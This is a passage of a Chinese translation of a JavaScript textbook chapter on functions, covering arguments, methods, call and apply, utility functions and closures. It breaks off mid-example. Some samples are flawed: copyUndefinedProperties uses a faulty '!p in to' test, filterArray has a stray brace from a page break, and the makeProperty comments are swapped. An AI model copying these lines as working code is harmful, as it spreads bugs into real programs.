函数名常常是动词，或者是以动词开头的短语。函数名以小写字母开始，这已经成为常见的惯例。当一个名字包含多个单词的时候，习惯上用下划线把单词分割开，如 `like_this()`；另一种习惯是在第一个单词以后的所有单词都以一个大写字母开始，如 `likeThis()`。专门作为内部函数或隐藏函数的函数，有时候会给定一个以下划线开始的函数名。

在某些风格的编程语言中，或者在某些定义良好的编程帧中，总是使用短小的函数名是很有用的。例如，客户端的 JavaScript 帧 Prototype (<http://prototype.conio.net>)，优雅地使用一个函数名 `$()`（是的，只有一个美元标记）来替代非常常见但很难录入的 `document.getElementById()`。（请回忆第2章曾经介绍过，美元符号和下划线是除了字母和数字以外，可以合法地用于 JavaScript 标识符的符号。）

8.2 函数参数

JavaScript函数可以以任意数目的参数来调用,而不管函数定义中的参数名字有多少个。由于函数是宽松类型的,它就没有办法声明所期望的参数的类型,并且,向任何函数传递任意类型的参数都是合法的。下面的小节将讨论这些问题。

8.2.1 可选参数

当调用一个函数的参数少于声明的参数个数的时候,其他的参数就有一个`undefined`的值。编写这样的函数常常是很有用的:某些参数为可选的并且在调用函数的时候可以忽略它们。要做到这一点,必须能够为忽略掉的参数分配一个合理的默认值(或者指定为`null`)。例如:

```
// Append the names of the enumerable properties of object o to the
// array a, and return a.  If a is omitted or null, create and return
// a new array
function copyPropertyNamesToArray(o, /* optional */ a) {
    if (!a) a = []; // If undefined or null, use a blank array
    for(var property in o) a.push(property);
    return a;
}
```

有了这样的函数定义,就可以灵活地调用它:

```
// Get property names of objects o and p
var a = copyPropertyNamesToArray(o); // Get o's properties into a new array
copyPropertyNamesToArray(p,a); // append p's properties to that array
```

可以在这种习惯方式中使用`||`运算符,而不是在函数的第一行使用一个`if`语句:

```
a = a || [];
```

在第5章中,我们介绍过,如果`||`运算符的第一个参数为`true`,或者是一个可以转换为`true`的值,该运算符就会返回其第一个参数。否则,它就返回第二个参数。在本例中,如果`a`已经定义了并且非`null`,它返回`a`,即便`a`是空的。否则,它返回一个新的空数组。

注意,在使用可选的参数来设计函数的时候,应该确保把可选的参数放在参数列表的末尾,以便它们可以被忽略。例如,调用函数的程序员不能忽略掉第一个参数而传递了第二个参数。在本例中,必须显式地传递`undefined`或`null`作为第一个参数。

8.2.2 可变长度的参数列表：Arguments 对象

在一个函数体内，标识符 `arguments` 具有特殊含义。它是引用 `arguments` 对象的一个特殊属性。`Arguments` 对象是一个类似数组的对象（参见 7.8 节），可以按照数目（而不是名字）获取传递给函数的参数值。`Arguments` 对象也定义了 `callee` 属性，我们将在后面介绍该属性。

尽管定义 JavaScript 函数时有固定数目的命名参数，但当调用这个函数时，传递给它的参数数目却可以是任意的。`Arguments` 对象允许完全地存取那些实际参数值，即使某些或全部参数还没有被命名。假定定义了一个函数 `f`，要传递给它一个实际参数 `x`。如果用两个实际参数来调用这个函数，那么在函数体内，用形式参数名 `x` 或 `arguments[0]` 可以存取第一个实际参数。而第二个实际参数只能通过 `arguments[1]` 来存取。而且和真正的数组一样，`arguments` 具有 `length` 属性，用于说明它所含有的元素个数。因此，在函数 `f` 的主体内，如果调用时使用的是两个实际参数，那么 `arguments.length` 的值就是 2。

`arguments` 对象可以用于多个方面。下面的例子说明了如何使用它来验证调用函数时是否使用了正确数目的实际参数，因为 JavaScript 不会做这项检测：

```
function f(x, y, z)
{
    // First, verify that the right number of arguments were passed
    if (arguments.length != 3) {
        throw new Error("function f called with " + arguments.length +
            "arguments, but it expects 3 arguments.");
    }
    // Now do the actual function...
}
```

`arguments` 对象还为 JavaScript 函数开发了一项重要的可能性，即可以编写函数使之能够使用任意数目的实际参数。下面的例子说明了如何编写一个简单的 `max()` 函数，让它能够接受任意数目的实际参数，然后返回其中最大的参数的值（参阅内部函数 `Math.max()`，它的作用也一样）：

```
function max(/* ... */)
{
    var m = Number.NEGATIVE_INFINITY;
    // Loop through all the arguments, looking for, and
    // remembering, the biggest
    for(var i = 0; i < arguments.length; i++)
        if (arguments[i] > m) m = arguments[i];
    // Return the biggest
    return m;
}

var largest = max(1, 10, 100, 2, 3, 1000, 4, 5, 10000, 6);
```

像这样的能够接收任意数目的参数的函数叫做可变参数函数 (*variadic functions*、*variable arity functions* 或 *varargs functions*)。本书使用最通俗的术语 *varargs functions*，它的使用可以追溯到 C 编程语言的早期。

注意，可变参数函数不需要允许通过 0 参数方式调用。使用 `arguments[]` 对象来编写这样的函数：期待固定数目的具有名字的且必须的函数，紧接着是任意数目的没有命名的可选参数，这绝对是合理的。

记住 `arguments` 并非真正的数组，它是一个 `Arguments` 对象。虽然每个 `Arguments` 对象都定义了带编码的数组元素和 `length` 属性，但是它不是数组，将它看作偶然具有了一些带编码的属性的对象更合适一些。ECMAScript 标准没有要求 `Arguments` 对象实现数组的所有特殊行为。例如，虽然可以给 `arguments.length` 属性赋值，但是 ECMAScript 并不要求这样做来改变对象中定义的数组元素数（参阅第 7.6.3 节关于真正的 `Array` 对象的 `length` 属性的特殊行为的解释。）

`Arguments` 对象有一个非同寻常的特性。当函数具有命名了的参数时，`Arguments` 对象的数组元素是存放函数参数的局部变量的同义词。`arguments[]` 数组和命名了的参数不过是引用同一变量的两种不同方法。相反，用参数名改变一个参数的值同时会改变通过 `arguments[]` 数组获得的值。通过 `arguments[]` 数组改变参数的值同样会改变用参数名获取的参数值。例如：

```
function f(x) {  
    print (x);           // Displays the initial value of the argument  
    arguments[0] = null; // Changing the array element also changes x!  
    print (x);           // Now displays "null"  
}
```

如果 `Arguments` 对象是一个普通的数组，这肯定不是所能见到的行为。在这个例子中，`arguments[0]` 和 `x` 最初都引用相同的值，但是，对一个引用的改变不会影响到另一个引用。

最后，记住 `arguments` 只是一个普通的 JavaScript 标识符，而不是一个保留字。如果函数有一个参数或者局部变量使用了这个名字，它就会隐藏对 `Arguments` 对象的引用。因此，把 `arguments` 当作一个保留字并且避免将其用作变量名，是个不错的办法。

属性 `callee`

除了数组元素，`Arguments` 对象还定义了 `callee` 属性，用来引用当前正在执行的函数。这个属性没什么太大用处，但它可以用来允许对未命名的函数递归地调用自身。下面是一个未命名的函数直接量，用于计算阶乘：


```
function(x) {  
    if (x <= 1) return 1;  
    return x * arguments.callee(x-1);  
}
```

8.2.3 把对象属性用作参数

当一个函数需要多个参数（如3个）的时候，对调用函数的程序员来说，记住正确的参数传递顺序就变得困难了。为了免去程序员在每次使用函数的时候都要查阅文档的麻烦，允许参数按照任意顺序以名字/值对的方式来传递，这是个好办法。为了实现这种类型的方法调用，把函数定义为期待一个对象作为其参数，然后，让函数的用户传递一个定义了所需的名字/值对的对象直接量。下面的代码给出了一个例子，并且展示了这种类型的函数调用允许函数为任何忽略的参数指定默认值：

```
// Copy length elements of the array from to the array to.  
// Begin copying with element from_start in the from array  
// and copy that element to to_start in the to array.  
// It is hard to remember the order of the arguments.  
function arraycopy(/* array */ from, /* index */ from_start,  
                  /* array */ to, /* index */ to_start,  
                  /* integer */ length)  
{  
    // code goes here  
}  
  
// This version is a little less efficient, but you don't have to  
// remember the order of the arguments, and from_start and to_start  
// default to 0.  
function easycopy(args) {  
    arraycopy(args.from,  
              args.from_start || 0, // Note default value provided  
              args.to,  
              args.to_start || 0,  
              args.length);  
}  
  
// Here is how you might invoke easycopy():  
var a = [1,2,3,4];  
var b = new Array(4);  
easycopy({from: a, to: b, length: 4});
```

8.2.4 参数类型

既然JavaScript是宽松类型的，方法参数没有声明类型，并且对传递给函数的值也没有执行类型检查。可以通过为函数参数选择描述性强的名字，并且在注释中包括参数类型，从而让代码具有自我说明的能力，就像在前面的arraycopy()方法中所作的那样。对于

可选的参数，可以在注释中包含一个“optional”。当一个方法可以接收任意多个参数的时候，可以使用省略号：

```
function max(/* number... */) { /* code here */ }
```

正如第3章所介绍的，JavaScript在需要的时候会执行自由的类型转换。因此，如果编写了期待一个字符串参数的函数，然后，用一个其他类型的值来调用这个函数，当函数试图把传递的值当作一个字符串使用的时候，它将会转换成一个字符串。所有的基础类型都可以转换为字符串，并且所有的对象都有`toString()`方法（即使不一定是有用的），因此，在这种情况下不会发生错误。

可是，却不一定总是这种情况。考虑一下前面介绍的`arraycopy()`方法。它期待一个数组作为第一个参数。如果第一个参数不是数组（或者一个类似数组的对象），任何其他的实现都会失效。除非编写一个只调用一两次的“用完就扔”的函数，否则还是值得增加代码来检查这样的参数的类型的。如果传递的参数类型错误，就抛出一个异常来报告这一事实。当传递了错误的数据的时候，函数立即失效比开始执行而等到试图访问一个数字类型的数组元素时才失效要好得多，例如，对如下的代码即是如此：

```
// Return the sum of the elements of array (or array-like object) a.
// The elements of a must all be numbers, but null and undefined
// elements are ignored.
function sum(a) {
    if ((a instanceof Array) || // if array
        (a && typeof a == "object" && "length" in a)) { // or array like
        var total = 0;
        for(var i = 0; i < a.length; i++) {
            var element = a[i];
            if (!element) continue; // ignore null and undefined elements
            if (typeof element == "number") total += element;
            else throw new Error("sum(): all array elements must be numbers");
        }
        return total;
    }
    else throw new Error("sum(): argument must be an array");
}
```

`sum()`方法对于它所接收的参数相当严格，如果传递给它错误的值，它会抛出相应的错误提示信息。然而，它确实提供了一些灵活性，例如，把类似数组的对象也当作真的数组一样，以及忽略了空的或未定义的数组元素。

JavaScript是一种非常灵活的宽松类型的语言，有时候，编写对所传递参数的数目和类型灵活应变的函数也是合适的。如下的`flexisum()`就采取了这种方法（并且将其发挥到极致）。例如，它接收任意多个参数，但却递归地处理所有的数组类型的参数。通过这种方式，它可以用作一个可变参数方法或者使用一个数组参数。另外，它在抛出一个错误之前，尽最大努力地把非数字值转换为数字：

```
function flexisum(a) {
    var total = 0;
    for(var i = 0; i < arguments.length; i++) {
        var element = arguments[i];
        if (!element) continue; // Ignore null and undefined arguments

        // Try to convert the argument to a number n,
        // based on its type
        var n;
        switch(typeof element) {
            case "number":
                n = element;                // No conversion needed here
                break;
            case "object":
                if (element instanceof Array) // Recurse for arrays
                    n = flexisum.apply(this, element);
                else n = element.valueOf(); // valueOf method for other objects
                break;
            case "function":
                n = element();                // Try to invoke functions
                break;
            case "string":
                n = parseFloat(element);      // Try to parse strings
                break;
            case "boolean":
                n = NaN;                      // Can't convert boolean values
                break;
        }

        // If we got a valid number, add it to the total.
        if (typeof n == "number" && !isNaN(n)) total += n;
        // Otherwise report an error
        else throw new Error("sum(): can't convert " + element + " to number");
    }
    return total;
}
```

8.3 作为数据的函数

函数最重要的特性就是它们能够被定义和调用，这一点我们在前一节中已经说明过了。函数的定义和调用是JavaScript和大多数程序设计语言的语法特性。但是，在JavaScript中，函数并不只是一种语法，还可以是数据，这意味着能够把函数赋给变量，存储在对象的属性中或存储在数组的元素中，作为参数传递给函数，等等（注2）。

要理解函数是如何作为数据及JavaScript语法的，请考虑如下的函数定义：

注2： 除非程序员熟悉Java这样的语言，它的函数是程序的一部分，但不能由程序操作；否则，这一点没有什么特别的用处。

```
function square(x) { return x*x; }
```

这个定义创建了一个新的函数对象，并且把这个对象赋给了变量 `square`。实际上，函数名并没有什么实质意义，它不过是用来引用函数的变量的名字。可以将这个函数赋给其他的变量，它仍然会以相同的方式起作用：

```
var a = square(4); // a contains the number 16
var b = square;    // Now b refers to the same function that square does
var c = b(5);      // c contains the number 25
```

除了赋给全局变量之外，还可以将函数赋给对象的属性。在这种情况下，我们称函数为方法：

```
var o = new Object;
o.square = function(x) { return x*x; } // function literal
y = o.square(16);                      // y equals 256
```

函数可以没有函数名，就像我们将函数赋给数组元素时那样：

```
var a = new Array(3);
a[0] = function(x) { return x*x; }
a[1] = 20;
a[2] = a[0](a[1]); // a[2] contains 400
```

虽然上例使用的函数调用的语法比较奇怪，但它仍旧是JavaScript的`()`运算符的合法用法。

例8-2是一个详细的例子，其中展示了将函数作为数据使用时的所有用法。它说明了如何将函数作为参数传递给其他函数。这个例子可能比较繁琐，但是其中的注释说明了要实现的是什么，所以它还是值得仔细研究一下的。

例8-2：将函数作为数据的用法

```
// We define some simple functions here
function add(x,y) { return x + y; }
function subtract(x,y) { return x - y; }
function multiply(x,y) { return x * y; }
function divide(x,y) { return x / y; }

// Here's a function that takes one of the above functions
// as an argument and invokes it on two operands
function operate(operator, operand1, operand2)
{
    return operator(operand1, operand2);
}

// We could invoke this function like this to compute the value (2+3) * (4*5):
var i = operate(add, operate(add, 2, 3), operate(multiply, 4, 5));

// For the sake of the example, we implement the simple functions again, this time
// using function literals within an object literal;
```

```
var operators = {
  add:      function(x,y) { return x+y; },
  subtract: function(x,y) { return x-y; },
  multiply: function(x,y) { return x*y; },
  divide:   function(x,y) { return x/y; },
  pow:      Math.pow // Works for predefined functions too
};

// This function takes the name of an operator, looks up that operator
// in the object, and then invokes it on the supplied operands. Note
// the syntax used to invoke the operator function.
function operate2(op_name, operand1, operand2)
{
  if (typeof operators[op_name] == "function")
    return operators[op_name](operand1, operand2);
  else throw "unknown operator";
}

// We could invoke this function as follows to compute
// the value ("hello" + " " + "world"):
var j = operate2("add", "hello", operate2("add", " ", "world"))
// Using the predefined Math.pow() function:
var k = operate2("pow", 10, 2)
```

如果前面的例子还不能使读者确信能够将函数作为参数传递给其他函数或者把函数作为数值来处理，那么就考虑一下 `Array.sort()` 函数。这个函数是对数组的元素进行排序。由于排序可依据的方式有很多（如按数字顺序、字母顺序、日期顺序、升序、降序等），所以函数 `sort()` 需要另一个函数作为它的参数来告诉它以何种方式执行排序。作为参数的函数的工作非常简单，它采用两个数组元素，比较这两个元素，然后返回一个值来说明哪个元素排在前面即可。该函数参数使方法 `Array.sort()` 具有极佳的通用性和极大的灵活性，使用它就可以将任何类型的数据排成所有可能想到的顺序（使用 `Array.sort()` 的一个例子参见第 7.7.3 节）。

8.4 作为方法的函数

方法只不过是存储在对象的一个属性中并且通过对象来调用的 JavaScript 函数。请回忆，函数是数据值，用来定义它们的名称没有什么特殊之处；函数可以赋给任何变量，甚至赋给一个对象的任何属性。如果有一个函数 `f` 和一个对象 `o`，可以用如下的代码定义一个名为 `m` 的方法：

```
o.m = f;
```

定义了对象 `o` 的 `m()` 方法以后，可以这样调用它：

```
o.m();
```

或者，如果 `m()` 期待两个参数，可以这样调用它：

```
o.m(x, x+2);
```

方法有一个非常重要的属性：在方法体中，用来调用方法的对象成为关键字 `this` 的值。因此，当调用 `o.m()` 时，方法体可以用 `this` 关键字来引用对象 `o`。下面是一个具体的例子：

```
var calculator = { // An object literal
  operand1: 1,
  operand2: 1,
  compute: function() {
    this.result = this.operand1 + this.operand2;
  }
};
calculator.compute(); // What is 1+1?
print(calculator.result); // Display the result
```

这个 `this` 关键字很重要。任何用作方法的函数都被有效地传递了一个隐式的参数，即调用函数的对象。通常，方法执行对象上的某种操作，因此，方法调用语法是表示在一个对象上运行一个函数这一事实的一种特别优雅的方法。比较如下两行代码：

```
rect.setSize(width, height);
setRectSize(rect, width, height);
```

这两行代码中所假设的函数调用可能在 `rect` 对象上执行的是完全相同的操作，但第一行中的方法调用语法更加清楚地显示出，对象 `rect` 是这个操作的主要焦点（如果第一行代码对读者来说不像是一种更加自然的语法，那么，可能读者刚接触面向对象编程）。

当一个函数作为函数而不是方法调用的时候，这个 `this` 关键字引用全局对象。容易令人混淆的是，当一个嵌套的函数（作为函数）在一个包含的函数之中调用，而这个包含的函数是作为方法调用的，这也是成立的：`this` 关键字在包含的函数中有一个值，但是它却（不太直观地）引用嵌套的函数体的内部的全局对象。

注意，`this` 是个关键字，而不是一个变量或属性名。JavaScript 语言不允许为 `this` 赋值。

8.5 构造函数

构造函数（constructor function）是初始化一个对象的属性并且专门和 `new` 运算符一起使用的一个函数。第 9 章中将详细介绍构造函数。然而，简而言之，`new` 运算符创建一个新的对象，然后调用构造函数，把新创建的对象作为 `this` 关键字的值来传递。

8.6 函数的属性和方法

我们已经看到，在 JavaScript 程序中，函数可以用作数值。typeof 运算符用于一个函数的时候将会返回字符串“function”，但是函数确实是 JavaScript 对象的一种特殊类型。既然函数是对象，它们就具有属性和方法，就像 Date 对象和 RegExp 对象一样。

8.6.1 属性 length

正如前面所介绍的，在函数主体中，arguments 数组的 length 属性指定了传递给该函数的实际参数数目。但是函数自身的 length 属性的含义却并非如此，它是只读特性，返回的是函数需要的实际参数的数目，也就是在函数的形式参数列表中声明的形式参数的数目。回忆一下就会知道，调用函数时可以传递给它任意数目的实际参数，函数能够从 arguments 数组中得到这些参数，而无须考虑它所声明的形式参数的数目。Function 对象的 length 属性确切地说明了一个函数声明的形式参数的个数。注意，和 arguments.length 不同，这个 length 属性在函数体的内部和外部都有效。

接下来的代码定义了一个名为 check() 的函数，它的 arguments 数组是由另一个函数传递的。它通过比较 arguments.length 属性和 Function.length 属性（通过 arguments.callee.length 访问）来判断传递给该函数的参数个数是否符合要求。如果不是，它将抛出一个异常。函数 check() 后是一个检测函数 f()，它说明了如何使用 check() 函数：

```
function check(args) {
    var actual = args.length;           // The actual number of arguments
    var expected = args.callee.length; // The expected number of arguments
    if (actual != expected) { // Throw an exception if they don't match
        throw new Error("Wrong number of arguments: expected: " +
            expected + "; actually passed " + actual);
    }
}

function f(x, y, z) {
    // Check that the actual # of args matches the expected # of args
    // Throw an exception if they don't match
    check(arguments);
    // Now do the rest of the function normally
    return x + y + z;
}
```

8.6.2 属性 prototype

每个函数都有一个 prototype 属性，它引用的是预定义的原型对象。原型对象在使用

`new`运算符把函数作为构造函数时起作用，它在定义新的对象类型时起着非常重要的作用。我们将在第9章中详细的探讨这一属性。

8.6.3 定义自己的函数属性

当函数需要使用一个在调用过程中都保持不变的值时，使用Function对象的属性比定义全局变量（这样会使名字空间变得散乱）更加方便。例如，假设我们想编写一个函数，使它在被调用时返回一个唯一的整数。该函数不能将同一个值返回两次。为了做到这一点，它需要保存已经返回的值，而且这一信息在整个函数调用过程中必须保持不变。虽然我们可以将这一信息存储在一个全局变量中，但是由于这一信息是由函数自己使用的，所以不必使用全局变量。最好的方法莫过于将信息存储在Function对象的属性中。下面是一个例子，只要这个函数被调用，它都会返回一个唯一的整数：

```
// Create and initialize the "static" variable.
// Function declarations are processed before code is executed, so
// we really can do this assignment before the function declaration.
uniqueInteger.counter = 0;

// Here's the function. It returns a different value each time
// it is called and uses a "static" property of itself to keep track
// of the last value it returned.
function uniqueInteger() {
    // Increment and return our "static" variable
    return uniqueInteger.counter++;
}
```

8.6.4 方法 `apply()` 和 `call()`

ECMAScript规范给所有函数定义了两个方法`call()`和`apply()`。使用这两个方法可以像调用其他对象的方法一样调用函数。`call()`和`apply()`的第一个参数都是要调用的函数的对象，在函数体内这一参数是关键字`this`的值。`call()`的剩余参数是传递给要调用的函数的值。例如，要把两个数字传递给函数`f()`，并将它作为对象`o`的方法调用，可以使用如下的代码：

```
f.call(o, 1, 2);
```

这与下面的代码相似：

```
o.m = f;
o.m(1,2);
delete o.m;
```

`apply()`方法和`call()`方法相似，只不过要传递给函数的参数是由数组指定的：

```
f.apply(o, [1,2]);
```

例如，要找到一个数字数组中的最大数字，可以用 `apply()` 方法把数组元素传递给 `Math.max()` 函数：

```
var biggest = Math.max.apply(null, array_of_numbers);
```

8.7 工具函数示例

本节包含了一些有用的例子函数，这些函数可以操作对象、数组和函数。让我们从例 8-3 中的一些对象工具开始。

例 8-3：对象工具函数

```
// Return an array that holds the names of the enumerable properties of o
function getPropertyNames(/* object */o) {
    var r = [];
    for(name in o) r.push(name);
    return r;
}

// Copy the enumerable properties of the object from to the object to.
// If to is null, a new object is created. The function returns to or the
// newly created object.
function copyProperties(/* object */ from, /* optional object */ to) {
    if (!to) to = {};
    for(p in from) to[p] = from[p];
    return to;
}

// Copy the enumerable properties of the object from to the object to,
// but only the ones that are not already defined by to.
// This is useful, for example, when from contains default values that
// we want to use if they are not already defined in to.
function copyUndefinedProperties(/* object */ from, /* object */ to) {
    for(p in from) {
        if (!p in to) to[p] = from[p];
    }
}
```

接下来，例 8-4 中是一些数组函数的应用。

例 8-4：数组工具函数

```
// Pass each element of the array a to the specified predicate function.
// Return an array that holds the elements for which the predicate
// returned true
function filterArray(/* array */ a, /* boolean function */ predicate) {
    var results = [];
    var length = a.length; // In case predicate changes the length!
    for(var i = 0; i < length; i++) {
        var element = a[i];
        if (predicate(element)) results.push(element);
    }
}
```

```
    }  
    return results;  
}  
  
// Return the array of values that result when each of the elements  
// of the array a are passed to the function f  
function mapArray(/* array */a, /* function */ f) {  
    var r = [];           // to hold the results  
    var length = a.length; // In case f changes the length!  
    for(var i = 0; i < length; i++) r[i] = f(a[i]);  
    return r;  
}
```

最后，例 8-5 中函数是用来操作函数的工具。它们实际上使用和返回嵌套的函数。以这种方式返回的嵌套的函数有时候叫做闭包，它们容易让人混淆。我们将在下一节讨论闭包。

例 8-5：用于函数的工具函数

```
// Return a standalone function that invokes the function f as a method of  
// the object o. This is useful when you need to pass a method to a function.  
// If you don't bind it to its object, the association will be lost and  
// the method you passed will be invoked as a regular function.  
function bindMethod(/* object */ o, /* function */ f) {  
    return function() { return f.apply(o, arguments) }  
}  
  
// Return a function that invokes the function f with the  
// specified arguments and also any additional arguments that are  
// passed to the returned function. (This is sometimes called "currying".)  
function bindArguments(/* function */ f /*, initial arguments... */) {  
    var boundArgs = arguments;  
    return function() {  
        // Build up an array of arguments. It starts with the previously  
        // bound arguments and is extended with the arguments passed now  
        var args = [];  
        for(var i = 1; i < boundArgs.length; i++) args.push(boundArgs[i]);  
        for(var i = 0; i < arguments.length; i++) args.push(arguments[i]);  
  
        // Now invoke the function with these arguments  
        return f.apply(this, args);  
    }  
}
```

8.8 函数作用域和闭包

正如第 4 章所描述的，JavaScript 的函数体在局部作用域里执行，这个作用域和全局作用域是不同的。本节将说明这些以及相关的作用域问题，包括闭包（注 3）。

注 3： 本节包含一些高级技术，在第一次阅读本书的时候，可以略过这部分内容。

8.8.1 词法作用域

JavaScript 中的函数是通过词法来划分作用域的，而不是动态地划分作用域的。这意味着，它们在定义它们的作用域里运行，而不是在执行它们的作用域里运行。当定义了一个函数，当前的作用域链就保存起来，并且成为函数的内部状态的一部分。在最顶级，作用域链仅由全局对象组成，而并不和词法作用域相关。然而，当定义一个嵌套的函数时，作用域链就包括外围的包含函数。这意味着嵌套的函数可以访问包含函数的所有参数和局部变量。

注意，尽管当一个函数定义了的时候，作用域链就固定了，但作用域链中定义的属性还没有固定。作用域链是“活的”，并且函数在被调用的时候可以访问任何当前的绑定。

8.8.2 调用对象

当 JavaScript 解释器调用一个函数，它首先将作用域设置为定义函数的时候起作用的那个作用域链。接下来，它在作用域的前面添加一个新的对象，这叫做调用对象 (*call object*) (ECMAScript 规范使用的术语是激活对象, *activation object*)。调用对象用一个名为 `arguments` 的属性来初始化，这个属性引用了函数的 `Arguments` 对象。函数的命名的参数添加到调用对象的后面。用 `var` 语句声明的任何局部变量也都定义在这个对象中。既然这个调用对象位于作用域链的前端，局部变量、函数参数以及 `Arguments` 对象都在函数内的作用域中。当然，这也意味着它们隐藏了作用域链更上层的任何同名的属性。

注意，和 `arguments` 不同，`this` 是一个关键字，而不是调用对象的一个属性。

8.8.3 作为名字空间的调用对象

有时候，定义一个只是创建调用对象的函数，这个调用对象充当一个临时的名字空间，可以在该名字空间中定义变量并创建属性，而不会破坏全局的名字空间，这么做也是有用的。例如，假设有一个 JavaScript 代码文件，希望在多个不同的 JavaScript 程序中使用它（或者说，对于客户端的 JavaScript，在多个不同的 Web 页面中使用它）。假设这段代码和大多数代码一样，定义了变量来存储它所计算的中间结果。问题在于，既然代码将要用在很多不同的程序中，就不知道它所创建的变量是否将会和导入它的程序所使用的变量发生冲突。

当然，解决方案就是把代码放入到一个函数中然后调用这个函数。通过这种方法，变量定义于函数的调用对象中：

```
function init() {  
    // Code goes here.  
    // Any variables declared become properties of the call  
    // object instead of cluttering up the global namespace.  
}  
init(); // But don't forget to invoke the function!
```

这段代码只是为全局名字空间添加了一个属性，就是属性“init”，它引用该函数。如果即便定义一个属性也太多，可以在一个表达式中定义和调用一个匿名函数。这一JavaScript习惯的代码如下所示：

```
(function() { // This function has no name.  
    // Code goes here.  
    // Any variables declared become properties of the call  
    // object instead of cluttering up the global namespace.  
})(); // end the function literal and invoke it now.
```

注意，JavaScript 语法需要包围函数直接量的括号。

8.8.4 作为闭包的嵌入函数

JavaScript 允许嵌入的函数，允许函数用作数据，并且使用词法作用域，这些因素相互交互，创造了惊人的和强大的效果。为了说明这一点，考虑一个定义在函数 *f* 中的函数 *g*。当 *f* 被调用的时候，作用域链包含了对 *f* 的这一调用的调用对象，后边是全局对象。*g* 定义在 *f* 中，因此，这个作用域链保存为 *g* 的定义的一部分。当 *g* 被调用的时候，作用域链包括 3 个对象：它自己的调用对象，*f* 的调用对象以及全局对象。

当嵌入的函数在它们定义的同一个词法作用域里调用的时候，它们是很好理解的。如下所示，代码不会有任何惊人之处：

```
var x = "global";  
function f() {  
    var x = "local";  
    function g() { alert(x); }  
    g();  
}  
f(); // Calling this function displays "local"
```

然而，在 JavaScript 中，函数和其他值一样，也是数据，因此，它们可以从函数返回，被赋给对象属性，存储在数组中，等等。除非涉及嵌入的函数，这也不会导致什么令人吃惊的事情。考虑如下的代码，其中包含了一个函数，它返回一个嵌套的函数。每次调用这个函数，它都返回一个函数。返回的函数的 JavaScript 代码总是相同的，但是，它所创建的作用域略有不同，因为外围函数的参数值在每次调用中都不相同（也就是说，外围函数的每次调用的作用域链上，有一个不同的调用对象）。如果把返回的函数存储在一个数组中，然后来调用其中的每一个，将会看到每次返回一个不同的值。既然每个函

数包含同样的JavaScript代码，并且每段代码都是从相同的作用域调用的，那么，惟一可能导致不同返回值的因素就是函数定义所在的作用域：

```
// This function returns a function each time it is called
// The scope in which the function is defined differs for each call
function makefunc(x) {
    return function() { return x; }
}

// Call makefunc() several times, and save the results in an array:
var a = [makefunc(0), makefunc(1), makefunc(2)];

// Now call these functions and display their values.
// Although the body of each function is the same, the scope is
// different, and each call returns a different value:
alert(a[0]()); // Displays 0
alert(a[1]()); // Displays 1
alert(a[2]()); // Displays 2
```

这段代码的结果正是可以从严格应用词法作用域规则所期待的：函数在它所定义的作用域中执行。然而，这些结果令人吃惊的原因是，当定义了局部作用域的函数退出的时候，期待局部作用域能够终止并退出。也就是说，实际上这正是通常所发生的情况。当一个函数被调用的时候，就为它创建了一个调用对象并放置到作用域链中。当该函数退出的时候，调用对象也从作用域链中移除。当没有涉及嵌套的函数的时候，作用域链是对调用对象的惟一的引用。当对象从链中移除了，也就没有对它的引用了，最终通过对它的垃圾收集而完结。

但是，嵌套的函数改变了这一情景。如果创建了一个嵌套的函数，这个函数的定义引用了调用对象，因为调用对象在这个函数所定义的作用域链的顶端。可是，如果嵌套的函数只是在外围函数的内部使用，那么，对嵌套函数的惟一的引用在调用对象之中。当外围函数返回的时候，嵌套的函数引用了调用对象，并且调用对象引用了嵌套的函数，但是，没有其他的東西引用它们二者，因此，对这两个对象都可以进行垃圾收集了。

如果把对嵌套的函数的引用保存到一个全局作用域中，情况又不相同了。使用嵌套的函数作为外围函数的返回值，或者把嵌套的函数存储为某个其他对象的属性来做到这一点。在这种情况下，有一个对嵌套的函数的外部引用，并且嵌套的函数将它的引用保留给外围函数的调用对象。结果是，外围函数的一次特定调用的调用对象依然存在，函数的参数和局部变量的名字和值在这个对象中得以维持。JavaScript代码不会以任何方式直接访问调用对象，但是，它所定义的属性是对嵌入函数任何调用的作用域链的一部分。（注意，如果一个外围函数存储了两个嵌入函数的全局引用，这两个嵌入函数共享同一个调用对象，并且，一个函数的一次调用所做出的改变对于另一个函数的调用来说也是可见的。）

JavaScript 函数是即将执行的代码以及执行这些代码的作用域构成的一个综合体。在计算机学术语里，这种代码和作用域的综合体叫做闭包。所有的 JavaScript 函数都是闭包。在上面讨论的那种情况中，也就是说，当一个嵌套函数被导出到它所定义的作用域外时，这种闭包才是有趣的。当一个嵌套的函数以这种方式使用的时候，它常常明确地叫做一个闭包。

闭包是一种有趣而强大的技术。尽管它们在日常的 JavaScript 编程中并不常见，还是值得花些工夫来理解它们。如果理解了闭包，就理解了作用域链和函数调用对象，可以真正地宣称自己是一位高级 JavaScript 程序员了。

8.8.4.1 闭包的例子

程序员偶尔会想要编写一个能够通过调用来记住一个值的函数。这个值不能存储在一个局部变量中，因为调用对象不能通过调用来维持。全局变量可以，但是这会混乱全局名字空间。在 8.6.3 节中，给出了一个名为 `uniqueInteger()` 的函数，它使用自己的一个属性来存储持久的值。可以使用闭包来更进一步，创建一个持久的私有变量。下面是如何使用闭包来编写一个函数的例子：

```
// Return a different integer each time we're called
uniqueID = function() {
    if (!arguments.callee.id) arguments.callee.id = 0;
    return arguments.callee.id++;
};
```

这种方法的问题在于，任何人都可以把 `uniqueID.id` 设置回 0，并且违反函数所保证的它不会两次返回相同的值的约定。可以通过在只有该函数能够访问的闭包中存储持久性值的方法来防止这样的问题：

```
uniqueID = (function() { // The call object of this function holds our value
    var id = 0;           // This is the private persistent value
    // The outer function returns a nested function that has access
    // to the persistent value. It is this nested function we're storing
    // in the variable uniqueID above.
    return function() { return id++; }; // Return and increment
})(); // Invoke the outer function after defining it.
```

例 8-6 是另一个闭包的例子。它展示了像上面用到的私有持久的变量如何能够被多个函数共享。

例 8-6：使用闭包的私有属性

```
// This function adds property accessor methods for a property with
// the specified name to the object o. The methods are named get<name>
// and set<name>. If a predicate function is supplied, the setter
// method uses it to test its argument for validity before storing it.
```



```

// If the predicate returns false, the setter method throws an exception.
//
// The unusual thing about this function is that the property value
// that is manipulated by the getter and setter methods is not stored in
// the object o. Instead, the value is stored only in a local variable
// in this function. The getter and setter methods are also defined
// locally to this function and therefore have access to this local variable.
// Note that the value is private to the two accessor methods, and it cannot
// be set or modified except through the setter.
function makeProperty(o, name, predicate) {
    var value; // This is the property value

    // The setter method simply returns the value.
    o["get" + name] = function() { return value; };

    // The getter method stores the value or throws an exception if
    // the predicate rejects the value.
    o["set" + name] = function(v) {
